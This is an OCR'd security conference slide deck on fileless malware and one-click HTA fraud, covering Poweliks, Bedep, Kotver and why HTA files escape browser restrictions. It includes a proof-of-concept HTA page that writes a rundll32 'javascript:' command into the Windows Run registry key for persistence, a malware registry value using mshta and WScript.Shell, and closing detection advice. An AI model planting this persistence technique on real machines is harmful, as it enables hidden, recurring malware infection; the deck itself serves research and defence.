One-Click Fileless Infection

Himanshu Anand
Chastine Menrige


Agenda

- Fileless infection
  - Introduction
  - How it works
  - Notable fileless malwares
- One click Fraud
  - MSHTA.EXE/HTA
  - HTA vs. HTML
- One-click fileless infection
  - Proof of Concept
  - Best Practices to prevent one-click fileless infection


Fileless Infection

Introduction

- Fileless infection is a malicious coding that exists only in memory and no trace of the file on hard disk
- Main purpose: to avoid AV detection



How does it works?



Arrival


- Exploit Kits
- Spam
- Downloaders

Installation


- Encrypted binary file in registry subkey
- Scripts in Autostart registry entries
- Memory Injection

Payload

- Loads DLL watchdog
- Backdoor capabilities
- Click Fraud



```
\0001d35a8de     REG_SZ          mshta javascript:K3JBNTA6t="eKcY";y82j=new%20ActiveXObject("WScript.Shell...
```



```
HKEY_CLASSES_ROOT         (Default)    REG_SZ    (value not set)
HKEY_CURRENT_USER         08344f19     REG_SZ    Mozila/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; .NET4.0E; .NET CLR 2...
HKEY_LOCAL_MACHINE        1f73634a     REG_SZ    1441377179
  HARDWARE                21ca5f8b     REG_SZ    864
  SAM                     741c5898     REG_SZ    N8UQvFCjoe1snWZIEFdgzIB="yVPOLjxttkEm6QQPg3XLmGBPSX8087e4k2xYZi38SMtUo2a6...
  SECURITY                88bdb7ad     REG_SZ    6AEB196AD5E47D14
  SOFTWARE                9cbc08ab     REG_SZ    □³□@Î□xÃ€rãÚ¾ù¹1□¦hÏÏÙÆ□8É□»è³œ+□□Ë\Ç□£□0f‡5c□ŠF‹ÚûA7_ÕBÒ7ý‹â...
    Classes
    Clients
    e9d58276f0
```

Notable Fileless Malwares (early)


- Poweliks
  - Discovered in 2014, from Wowliks to Poweliks
  - Uses powershell to launch and injects its DLL watchdog
  - Main payload is to deliver ad-fraud Trojans and Ransomware to the compromised computer
- Bedep
  - Used CVE-2015-0016 exploit to raise its privilege level
  - It comes 32-bit and 64-bit variants
  - Main purpose of this malware is to turn compromised computers into botnets
- Kotver
  - It can do both fileless and file-based infection
  - It has been observed to deliver ransomwares and banking Trojan for further infection

One-Click Fraud

One click Fraud

- Fraud where only one click is needed
- Mostly done using HTA files
- File ask permission to run and MSHTA engine got higher privilege than normal JS and runs outside the Sandbox
- Uses ActiveXcontrol to perform activities

How it works



Visit Website: Popup

- RUN
- Download
- Cancel

On-Execute


- Execute Script
- Drop payload
- Create registry entry

capabilities

- Ransomware
- Watchdog
- Click-Fraud

Watchdog

- Monitors the registry entries
- Recreates registry entries if deleted



https://gallery.technet.microsoft.com/IE-Architecture-3bc7c3fd/file/78635/1/IE%20Architecture.png

MSHTA.EXE and HTA

- Mshta.exe – this program is an implementation of the WebBrowser control that runs trusted HTML and scripts with a minimal user interface (UI)


- HTA (HTML Application) - executes without the constraints of the Internet browser security model.

So why don’t users just use an HTML file???

Security

HTML

- Whenever a users run scripts from an HTML file they are presented with a dialog box.
- The execution is confined to the security model of the web browser, which is confined to communicating with the server, manipulating the page's object model and reading or writing cookies.



Internet Explorer

An ActiveX control on this page might be unsafe to interact with other parts of the page. Do you want to allow this interaction?

HTA

- HTA are not bound by the same security restrictions as IE, because HTAs run in a different process from IE.
- HTA runs as a fully trusted application and therefore has more privileges than a normal HTML file; for example, an HTA can create, edit and remove files and registry entries.
- Although HTAs run in this “trusted” environment, querying Active Directory can be subject to *Internet Explorer Zone* logic and associated error messages.

One-Click Fileless infection

Fileless infection + One-click fraud method

Remix ALL the media!

It’s time to remix them

Inject this

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert('payload');
```

To this registry entry

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```


```
/****************************POC*********************************************/
<html>
<head>
<title>RegTest</title>
<script language="JavaScript">
function writeInRegistry(sRegEntry, sRegValue)
{
  var regpath = "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\" + sRegEntry;
  var oWSS = new ActiveXObject("WScript.Shell");
  oWSS.RegWrite(regpath, sRegValue, "REG_SZ");
}

function readFromRegistry(sRegEntry)
{
  var regpath = "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\" + sRegEntry;       /*Payload injected
in run registry entry*/
  var oWSS = new ActiveXObject("WScript.Shell");    /*WASCRIPT ActiveX object created which is used to inject the Malicous JS in registry*/
  return oWSS.RegRead(regpath);
}

function tst()
{
  writeInRegistry("malware", "rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";alert('payload'); "); /*Payload is the JS
payload which does the real malicious stuff and it got watchdog, for keeping an eye over the registry entry which makes the infection
persistent*/
  alert(readFromRegistry("malware"));
}
</script>
</head>
<body>
Click here to run test: <input type="button" value="Run" onclick="tst()"
</body>
</html>
/***************************POC end*****************************************/
```

Demo

How the attack works



Compromised Server
Malicious Server
1 User Accesses Website
2 Lure User to click on permission to run HTA file
3 Malicious HTA executes
HTA file
Creates payload in registry entry
4 Malicious HTA injects Watchdog in the memory
Payload
KPOW!!!
5 Watchdog communicates to C&C Server
Victims
File Download - Security Warning
Run
Save
Cancel

Do you want to run or save this file?

Name: win7_POC.hta
Type: HTML Application, 1.22KB
From: localhost

While files [illegible] can b[illegible] potentially ha[illegible] computer. If [illegible] run or save this software. What's [illegible]

Q&A

- Himanshu Anand
  - himanshu_anand@symatec.com
  - @anand_himanshu
- Chastine Menrige
  - chastine_menrige@symantec.com

Thank you!

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.

Best Practices

- Never treat HTA files as HTML files
- Dynamically detect orphan registry entries that call Powershell, WSCRIPT, CSCRIPT, cmd, rundll32 or regsvr32